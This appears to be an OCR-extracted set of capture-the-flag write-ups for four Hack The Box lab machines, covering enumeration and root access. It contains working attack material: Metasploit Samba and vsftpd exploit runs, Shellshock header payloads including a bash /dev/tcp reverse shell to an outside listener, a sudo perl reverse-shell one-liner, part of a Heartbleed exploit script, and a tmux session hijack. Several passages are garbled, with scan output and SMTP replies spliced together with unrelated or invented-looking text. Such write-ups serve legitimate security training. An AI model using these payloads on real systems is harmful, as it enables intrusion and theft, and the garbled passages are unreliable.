36 # AMPROPPASS: Password for AMPUSER
37 #
38 AMPHOST=localhost
39 AMPLOGINDIR=/var/run
40 # AMPIENGINE=asterisk
41 AMPUSER=asteriskuser
42 # AMPDPASS=amp109
43 AMPDPASS=jEhdIekMndjE
44 AMPDENGINE=asterisk
45 AMPGRUPPERS=shib1
46 #AMPGRUPPERS=shib11
47 AMPGRUPPASSt=jEhdIekMndjE
48 #
49 # AMPIBIN: Location of the FreePBX command line scripts
50 # AMPSBIN: Location of (/root) command line scripts
51 #
52 AMPIBIN=/var/lib/asterisk/bin
53 AMPSBIN=/usr/local/sbin
54 #
55 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
56 # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
57 # AMPWEBADDRESS: The IP address or host name used to access the AMF web admin
58 #
```

I tried to connect all kinds of methods to root without success




```
root@lior:~ [~] # telnet 10.10.10.7 25
Trying 10.10.10.7...
Connected to 10.10.10.7.
Escape character is '^'.
220 beep.localdomain ESMTP Postfix
ehlo hacking.lior.com
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VERB
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-BINARY
250-DSN
vrfy Asterisk@localhost
252 2.0.0 Asterisk@localhost
vrfy hacking.lior@localhost
550 5.1.1 <hacking.lior@localhost>; Recipient address rejected: User unknown in local recipient table
mail from: hacking.lior.com
250 2.1.0 Ok
rcpt to: Asterisk@localhost
250 2.1.5 Ok
subject: exploit
221 2.7.0 Error: I can break rules, too. Goodbye.. ARK_ADMIN_PASSWORD as well!
Connection closed by foreign host.

root@lior:~ [~] # ./password
This exploit allows an administrator to login to ARK bypassing all security.
```

And from there I switched to a dirbuster command

To find more clues

After another search I discovered port 10000 which let me get to a new page and a new path




After a long search on the page I discovered something very interesting and needed me to work with an open mind.

""Scheduled Commands"

Whose job is to send files in a scheduled manner.

After a Google search

I found a command that could fit unusually.



entering bash reverse shell

Into the timing I opened a listener


And wonder and wonder

I got a login !!!

Lame

I started the machine with a command

Nmap



The screenshot shows a terminal window titled 'root@lior: ~'. The command entered is '# nmap -o- -A 10.10.10.3'. The output of the scan is displayed, showing various ports and services running on the target host.

```
# nmap -o- -A 10.10.10.3
Starting Nmap 7.01 ( https://nmap.org ) at 2022-02-24 03:19 EST
Nmap scan report for 10.10.10.3
Host is up (0.11s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
ftp-syst:
STAT:
FTP server status:
Connected to 10.10.14.2
Logged in as ftpt
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
ssh-hostkey:
1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6:cd (DSA)
2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp  open  distccd  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|broadband router|remote management|printer|general purpose|specialized
Running (JUST GUESSING): Linux 2.4.X|2.6.X (92%), Arris embedded (92%), Control4 embedded (92%), Dell embedded (92%), Linksys embedded (92%), Tranezeo embedded
```


Then I discovered something interesting

"vsftpd 2.3.4"

And I immediately went to check


I searched by command

"searchsploit"



```
(root@lior)-[~]
# searchsploit vsftpd 2.3.4
Exploit Title
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Shellcodes: No Results
(root@lior)-[~]
```

I went into metasploit to try to keep working.



```
File Actions Edit View Help
root@lior:/home/lior/Downloads ~ root@lior:~ ~ root@lior:~ ~ root@lior:~ ~
ffffffffff.....  

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00  

Aiee, Killing Interrupt handler  

Kernel panic: Attempted to kill the idle task!  

In swapper task - not syncing  

-[ metasploit v6.1.2-dev
+ --=[ 2159 exploits - 1147 auxiliary - 367 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 8 evasion ]]  

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d  

[*] Starting persistent handler(s) ...
msf6 > search vsftpd 2.3.4
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > [REDACTED]
```

I found a relevant exploit and from there I continued working

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.3:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.10.10.3:21) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Version 2.3.4 gave me nothing and I kept checking versions

I continued testing for version 3.0.20

```
(root@lior)-[~]
# searchsploit 3.0.20
Exploit Title | Path
CubeCart 3.0.20 - '/admin/login.php?goto' Arbitrary Site Redirect
CubeCart 3.0.20 - 'switch.php?r=' Arbitrary Site Redirect
CubeCart 3.0.20 - Multiple Script 'redir' Arbitrary Site Redirects
Maxthon Browser 3.0.20.1000 - ref / replace Denial of Service
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow
Spy Emergency 23.0.205 - Unquoted Service Path Privilege Escalation
Shellcodes: No Results
(root@lior)-[~]
```

I was looking for the appropriate exploit in metasploit

And I started entering data inside

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name   Current Setting  Required  Description
RHOSTS  10.10.10.3      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name   Current Setting  Required  Description
LHOST  10.10.14.2        yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 → 10.10.10.3:60073) at 2022-02-24 07:07:05 -0500
```

And as you can see the connection was made successfully and I was able to get where I wanted (root).

בדיקות חסן תשתיות

דוח מעבדות נמר

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 → 10.10.10.3:60073) at 2022-02-24 07:07:05 -0500

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
      Reset Machine          MACHINE RATING          USER OWNERS          SYSTEM OWNERS
root@lame:/# whoami
whoami
root
root@lame:/#
```

```
ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
cat root.txt
940fc1285a813827c9760173236fc3ae
root@lame:/root#
```

Shocker

I started with a relatively simple nmap scan,
but it gave me a lot of information

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-07 15:42 EDT
Stats: 0:03:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.38% done; ETC: 15:49 (0:03:14 remaining)
Stats: 0:06:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 15:49 (0:00:00 remaining)
Nmap scan report for 10.10.10.56
Host is up (0.081s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (EDDSA)
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Builds

Xenial: amd64 arm64 armhf i386 powerpc ppc64el s390x

I then did a gobuster scan to find possible paths

```
[root@lior]# gobuster dir -u http://10.10.10.56/ -w /usr/share/wordlists/dirb/small.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.56/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      Unlimited
[+] Wordlist:    /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/05/07 16:34:04 Starting gobuster in directory enumeration mode
=====
/cgi-bin/          (Status: 403) [Size: 294]
  File           Size   SHA-256 Checksum
=====
2022/05/07 16:34:13 Finished
```

I found a path that is only relevant to the command and not relevant to the browser

So I added the new data to the command
and continued

```
[root@lior]# gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x sh
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:      http://10.10.10.56/cgi-bin/
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: sh
[+] Timeout:  10s
=====
2022/05/07 16:40:15 Starting gobuster in directory enumeration mode
=====
/user.sh      (Status: 200) [Size: 118]
=====
2022/05/07 16:40:31 Finished
=====
```

I went to the full address 10.10.10.56/cgi-bin/user.sh

And I got a file to download from some exploit

And I decided I'm going to continue from here with burp

בדיקות חסן תשתיות

זיהוי מעבירות נמר

The screenshot shows the Burp Suite Community Edition interface. At the top, the title bar reads "Burp Suite Community Edition v2021.8.2 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with tabs: "Dashboard", "Target", "Proxy" (highlighted in red), "Intruder", "Repeater" (highlighted in blue), "Sequencer", "Decoder", "Comparer", "Logger", "Extender", "Project options", "User options", and "Learn". A status bar at the bottom indicates "Target: h" and "0 mat" with a size of "158 byte".

Request 1:

```
1 GET /cgi-bin/user.sh HTTP/1.1
2 Referer: () { :;}; echo; echo -n uhggfd; echo shpnrs
3 Connection: close
4 Host: localhost:8085
5 Cookie: () { :;}; echo; /bin/lss
6 User-Agent: () { :;}; echo; echo -n uhggfd; echo shpnrs
7
8
9
10 user.sh
11
```

Response 1:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 07 May 2022 21:45:29 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Content-Type: text/x-sh
6 Content-Length: 24
7
8 uhggfdshpnrs
9
10 user.sh
11
```

Request 2:

```
1 GET /cgi-bin/user.sh HTTP/1.1
2 Connection: close
3 Host: localhost:8085
4 Cookie: () { :;}; echo; /bin/bash -c whoami
5 Content-Length: 4
6
7
8
9
```

Response 2:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 07 May 2022 22:10:56 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Connection: close
5 Content-Type: text/x-sh
6 Content-Length: 7
7
8 shell1
9
```

I made a login command inside the burp
and tried to connect to my system

The screenshot shows the Burp Suite interface with a modified request. The "Raw" tab is selected in the request pane.

Request:

```
1 GET /cgi-bin/user.sh HTTP/1.1
2 Connection: close
3 Host: localhost:8085
4 Cookie: () { :;}; echo; /bin/bash -i >& /dev/tcp/10.10.14.18/4444 0>&1
5 Content-Length: 4
```

Response:

And yes !!! I was able to connect

```
[root@lior]# rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.56] 37382
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

Of course first thing I looked for was the user flag to continue

```
ls
user.txt
cat user.txt
cat user.txt
2ec24e11320026d1e70ff3e16695b233
shelly@Shocker:/home/shelly$
```

Sudo –l command

```
User shelly may run the following commands on Shocker:
```

```
(root) NOPASSWD: /usr/bin/perl
```

```
perl -e 'use Socket;$i="10.10.14.18";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/bash -i");}
sudo /usr/bin/perl -e 'use Socket;$i="10.10.14.18";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/bash -i");}'
```

I became root !

```
[root💀lior] ~# rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.56] 40602
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root)
root@Shocker:/dev/shm#
```

```
root.txt
cat root.txt
cat root.txt
52c2715605d70c7619030560dc1ca467
root@Shocker:~#
```

I started scanning nmap and noticed the small details, the version interested me

```
Nmap scan report for 10.10.10.79
Host is up (0.081s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
| http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
| Not valid after:  2019-02-06T00:45:25
| ssl-date: 2022-05-10T06:32:19+00:00; 0s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

I continued with the command to search for vulnerabilities by IP address

```
ssl-ccs-injection: modified  Size Description
VULNERABLE:
SSL/TLS MITM vulnerability (CCS Injection)
State: VULNERABLE 7 16:48 5.3K
Risk factor: High 8 16:42 227
OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
does not properly restrict processing of ChangeCipherSpec messages,
which allows man-in-the-middle attackers to trigger use of a zero
length master key in certain OpenSSL-to-OpenSSL communications, and
consequently hijack sessions or obtain sensitive information, via
a crafted TLS handshake, aka the "CCS Injection" vulnerability.
```

nmap --script vuln 10.10.10.79 command

```
ssl-heartbleed:  
  VULNERABLE:  
    The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows  
    for stealing information intended to be protected by SSL/TLS encryption.  
      State: VULNERABLE  
      Risk factor: High  
      OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected  
      by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions a  
      nd could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys thems  
      elves.
```

I used the following command to verify that there is indeed a vulnerability

```
[root@lior]# sslyze --heartbleed 10.10.10.79  
Index of /  
CHECKING HOST(S) AVAILABILITY  
-----  
  Name      Last modified   Size Description  
10.10.10.79:443                      => 10.10.10.79  
  Parent Directory  
  hype_key       13-Dec-2017 16:48 5.3K  
  notes.txt      05-Feb-2018 16:42  227  
  
SCAN RESULTS FOR 10.10.10.79:443 - /10.10.10.79  
-----  
* OpenSSL Heartbleed:  
  VULNERABLE - Server is vulnerable to Heartbleed  
  
SCAN COMPLETED IN 0.89 S
```

A small Google search on Heartbleed and continue

Github has an excellent exploit. I downloaded it to my computer and progressed

Heartbleed (CVE-2014-0160) Test & Exploit Python Script

```
heartbleed.py
```

Raw

```
1 #!/usr/bin/python
2
3 # Modified by Travis Lee
4 # Last Updated: 4/21/14
5 # Version 1.16
6 #
7 # -changed output to display text only instead of hexdump and made it easier to read
8 # -added option to specify number of times to connect to server (to get more data)
9 # -added option to send STARTTLS command for use with SMTP/POP/IMAP/FTP/etc...
10 # -added option to specify an input file of multiple hosts, line delimited, with or without a port specified (host:port)
11 # -added option to have verbose output
12 # -added capability to automatically check if STARTTLS/STLS/AUTH TLS is supported when smtp/pop/imap/ftp ports are entered and automatically
13 # -added option for hex output
14 # -added option to output raw data to a file
15 # -added option to output ascii data to a file
16 # -added option to not display returned data on screen (good if doing many iterations and outputting to a file)
17 # -added tls version auto-detection
18 # -added an extract rsa private key mode (orig code from epixop. will exit script when found and enables -d (do not display returned data
19 # -requires following modules: gmpy, pyasn1
20
21 # Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
22 # The author disclaims copyright to this source code.
23
24 import sys
25 import struct
26 import socket
27 import time
28 import select
29 import re
30 import time
31 import os
32 from optparse import OptionParser
```

In searching for paths I examined the options I have

```
[root@lior] ~
# gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:ame      Last modified  http://10.10.10.79/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    13-Dec-2017 16:45:43 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:     10s
=====
Ubuntu) Server at 10.10.10.79 Port 80
=====
2022/05/15 15:51:08 Starting gobuster in directory enumeration mode
=====
/index          (Status: 200) [Size: 38]
/dev            (Status: 301) [Size: 308] [--> http://10.10.10.79/dev/]
Progress: 5870 / 220561 (2.66%)
```

Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			-
 hype_key	13-Dec-2017 16:48	5.3K	
 notes.txt	05-Feb-2018 16:42	227	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80

Hype_key

This matter caught my attention

I translated this text into something more understandable and I save it to hype.key

Paste hex numbers or drop file

```
55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52
56 42 6d 2f 46 37 36 59 2f 59 4d 72 6d 6e 4d 39 6b 2f 31 78
53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b
68 44 33 0d 0a 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52
49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Character encoding

ASCII

Convert Reset Swap

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPr078kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL01F0xf7PzmrkD
a8R
```

Copy Save

I kept trying to somehow get into the attacking system

And I managed to get into the user with my file hype.key

```
[root@Lior]~[~/home/Lior/Downloads/valentine]
# ssh -i hype.key hype@10.10.10.79
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekhX8RTgJTq79ljYnL2cXflNTYu8LS5w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ █
```

I downloaded heartbleed.py from github and ran it 100 time and I have a password

```
$text=aGVhcнRibGVlZGJlbGlldmV0aGVoeXB1Cg==.
```

I translated the code

```
└─(root💀lior)-[/home/lior/Downloads/valentine]
└─# echo -n aGVhcncRibGVlZGJlbGlldmV0aGVoeXBICg== | base64 -d
heartbleedbelievethelife
```

```
Desktop Documents Downloads Music Pictures Public Templates Videos
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$ █
```

In bash history I find this "tmux"

I ran the ps command to see what root is running so I can connect to it

```
root      1015      1  0 May09  tty5      00:00:00 /sbin/getty -8 38400  tty5
root      1023      1  0 May09 ?      00:00:01 /usr/bin/tmux -S ./devs/dev sess
root      1028    1023  0 May09 pts/15  00:00:00 -bash
root      1029      1  0 May09  tty2      00:00:00 /sbin/getty -8 38400  tty2
```

tmux -S ./devs/dev_sess to run this.

```
root@Valentine:/home/hype/Desktop# id  
uid=0(root) gid=0(root) groups=0(root)  
root@Valentine:/home/hype/Desktop#
```

```
curl.sh root.txt  
root@Valentine:~# cat root.txt  
f1bb6d759df1f272914ebbc9ed7765b2  
root@Valentine:~#
```

Thank you